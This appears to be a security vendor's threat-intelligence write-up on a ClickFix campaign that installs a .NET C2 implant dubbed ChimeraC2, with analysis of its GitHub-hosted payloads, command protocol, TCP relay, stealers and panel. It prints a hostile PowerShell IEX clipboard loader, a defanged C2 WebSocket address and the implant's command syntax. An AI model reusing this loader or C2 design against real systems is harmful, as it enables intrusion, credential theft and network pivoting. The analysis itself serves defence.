On September 28, 2026, ThreatLocker MDR identified and intercepted the implementation of an active C2 framework in a monitored environment. A ClickFix attack persuaded the victim to execute malicious PowerShell commands, leading to machine compromise and the subscription to a Command-and-Control platform titled ChimeraC2.
Chimera has been previously attributed to a Chinese based threat actor group by MITRE and the broader intelligence community, although evidence present to the ThreatLocker Intelligence Team indicates that Russian-speaking threat actors are behind this panel. The apparently AI-assisted tooling present does not align with open-source intelligence reports on Chimera, and ThreatLocker Threat Intelligence cannot independently attribute this campaign to the previously documented Chimera group.
Several steps taken between the initial commands to the final payload showcase features that swiftly enable threat actors to obtain access to a victim machine and allow hands-on-keyboard activity by C2 operators.
How the attack unfolded
ClickFix payload
The ClickFix payload was a multi-line PowerShell script which joins the clipboard contents together and executes them with IEX (Invoke-Expression):
IEX((Get-Clipboard)[1..((Get-Clipboard).Count-1)] -join "`n");
The expression [1..((Get-Clipboard).Count-1)] excludes the first line, which is the statement above. The remaining lines are reassembled with newline characters and passed to IEX.


The malicious PowerShell commands that begin this attack chain implement a simple "while" loop that queries two GitHub repositories for the next stage binary. GitHub user bluemarine999 hosts a repository MmAB96 with a single file update.dat, which is the primary payload option in a try-catch block. If downloading this file fails, it reaches out to a backup URL, of which two Github users were located: LirindAdams and AmAA29.
LirindAdams hosts a repository bigfoxtrot999 which has a single file update-bs.dbf. This file holds the same functionality as bluemarine999 outside of unique token identifiers used for tracking. AmAA29, which has since been taken down, hosts repository yankis29, which also holds a single file named update.dat.
This file is completely unobfuscated and decodes into a .NET binary that contains a different C2 URL address and correctly named methods and classes.

Once one of these files has been downloaded, its contents are decoded with base64 and reflectively loaded into memory with the [System.Reflection.Assembly] .NET class, and an instance within this module ConsoleApp2.WsClient is created and activated. Three methods are invoked from this instance:
$c.Connect()
$c.Register()
$c.RunLoop()
The “while” loop would pause on execution of RunLoop(), which can run indefinitely. If RunLoop() exits, the “while” loop would continue, persistently reaching out to GitHub and invoking the file downloaded until user logoff.
Update.dat


On initial triage of this file, signatures clearly match Anti-ILDASM protections and .NET obfuscation. Threat Intelligence leveraged a known tool NETReactorSlayer to deobfuscate and remove existing protections, revealing the logic underneath. The Main() method follows the same Connect, Register, and RunLoop invocation shown in the PowerShell commands above.



Initiating the WsClient instance populates the C2 URL string, which includes a token unique to this build. If this hard coded URL string does not contain a token, a unique token is created with Guid.NewGuid().ToString().ToUpper();. A new WebSocket is initiated as well as a JavaScript serializer for messages sent back to the server. The Connect() method then begins a connection through this WebSocket to the C2 server and waits for completion before proceeding.
wss[:]//132.243.221[.]136?token=<GUID token>


The Register() method uses the Environment .NET class to capture several system artifacts such as the machine name, username, hostname, and the current directory. A custom method using the WindowsIdentity and WindowsPrincipal classes checks whether administrator privileges are available.
The main C2 functionality is held behind the RunLoop() method, which waits for an inbound message through the opened WebSocket and parses it for a set of built-in options. The received message is an array of commands and options split by the ## characters and is parsed based on the first item of that array.

Some of the more notable command types are file downloads through base64 encoded data, file execution with support for arguments and piped input, .NET plugin loading and execution, and error handling for all commands. These commands are received as so:
download##<base64 content>##<path>
launch##<file path>##<arguments>##<piped input>##<RedirectStdOutErr>
plugin##<base64 assembly>##<argument>
An info command performs several WMI queries to capture running processes, services, users, machine manufacturers, BIOS version, HotFixID, and local IP addresses through enabled network adapters. The local registry provides information on installed programs, which would provide insight on info-rich software and available antivirus platforms.


Any error returned by these commands falls back to their respective error handling point, and is returned to the server as some variation of:
error##<command prefix>##<command type>##<error msg>


The most impactful feature provided is a TCP relay orchestrated through the commands socks_connect, socks_data, and socks_close. This feature allows the attacker to access locally hosted services and accessible machines through the victim's network identity. Despite being labeled as a SOCKS proxy, this TCP relay provides none of the standardized negotiations, established communications, or authentication that a full SOCKS proxy would have.
An inbound command from the C2 server provides the intended host, the port, and a connection ID number. Multiple connections can be held at once to multiple machines and services through a single C2 client instance.
socks_connect##<connection ID>##<host>##<port>
A new TCP client is created and added to a dictionary where other TCP clients are also held. Once a connection has been established with no error, the socks_data command sends base64 encoded data with a connection ID, which is decoded and sent directly to the port.
socks_data##<connection ID>##<base64 data>
Attackers can close connections using the socks_close command which simply takes a connection ID, closes the corresponding client, and removes it from the dictionary.
Additional payloads


The C2 framework has the capability to deliver two additional payloads, wpv.exe and wcv.exe.

Threat Intelligence was unable to locate an instance where these binaries were deployed onto a system, thus we have limited insight and analysis on these binaries. According to nearby strings and logging messages, wpv.exe is deployed to the victim's machine to steal passwords from the browser, while wcv.exe behaves similar to a browser cookie stealer.
Associated commands have been listed within the IOCs section for both binaries as observed from the C2. Additional undisclosed behavior may be present.
DBlogs37

Github user bluemarine999, which hosted the primary payload, update.dat, hosts a separate repository, DbLogs37, which holds a single file: update-log.dat. This file is only encoded with base64 and decodes into a simple .NET DLL that replaces crypto wallet addresses in the clipboard with embedded addresses.
The attacker owned wallets are all empty, implying that this attack chain is in development and has not been pointed to by any user hook such as a ClickFix or trojan. This file is not directly a part of the broader attack chain and was simply noted as the only other file hosted by bluemarine999.
The C2 panel
Navigating to the C2 server as a webpage presents a simple login with input for a username and password. However, this login page proved to be trivial and easily bypassed with no further requests to the server.
Inspecting the page source shows a plethora of functions, comments, and logs, representing a fully functional C2 administrative panel already loaded into the browser.

Further inspection into the authentication process revealed that the login screen was a simple overlay. By adding an attribute to the overlay <div> class style="display: none" and changing the main-app class from style="display: none; to style="display: flex;, the login overlay is hidden, and the panel itself is displayed.

Legitimate authentication to the panel is performed server side, so the panel shown through this method shows no clients but holds the logic needed to support all available actions to take on a victim. Fake victim data was supplied to this offline copy to populate several actions and interfaces holding victim information.
Although the webpage logic is accurate, please note that all victim information shown is fabricated and does not represent any specific user, country, or organization.

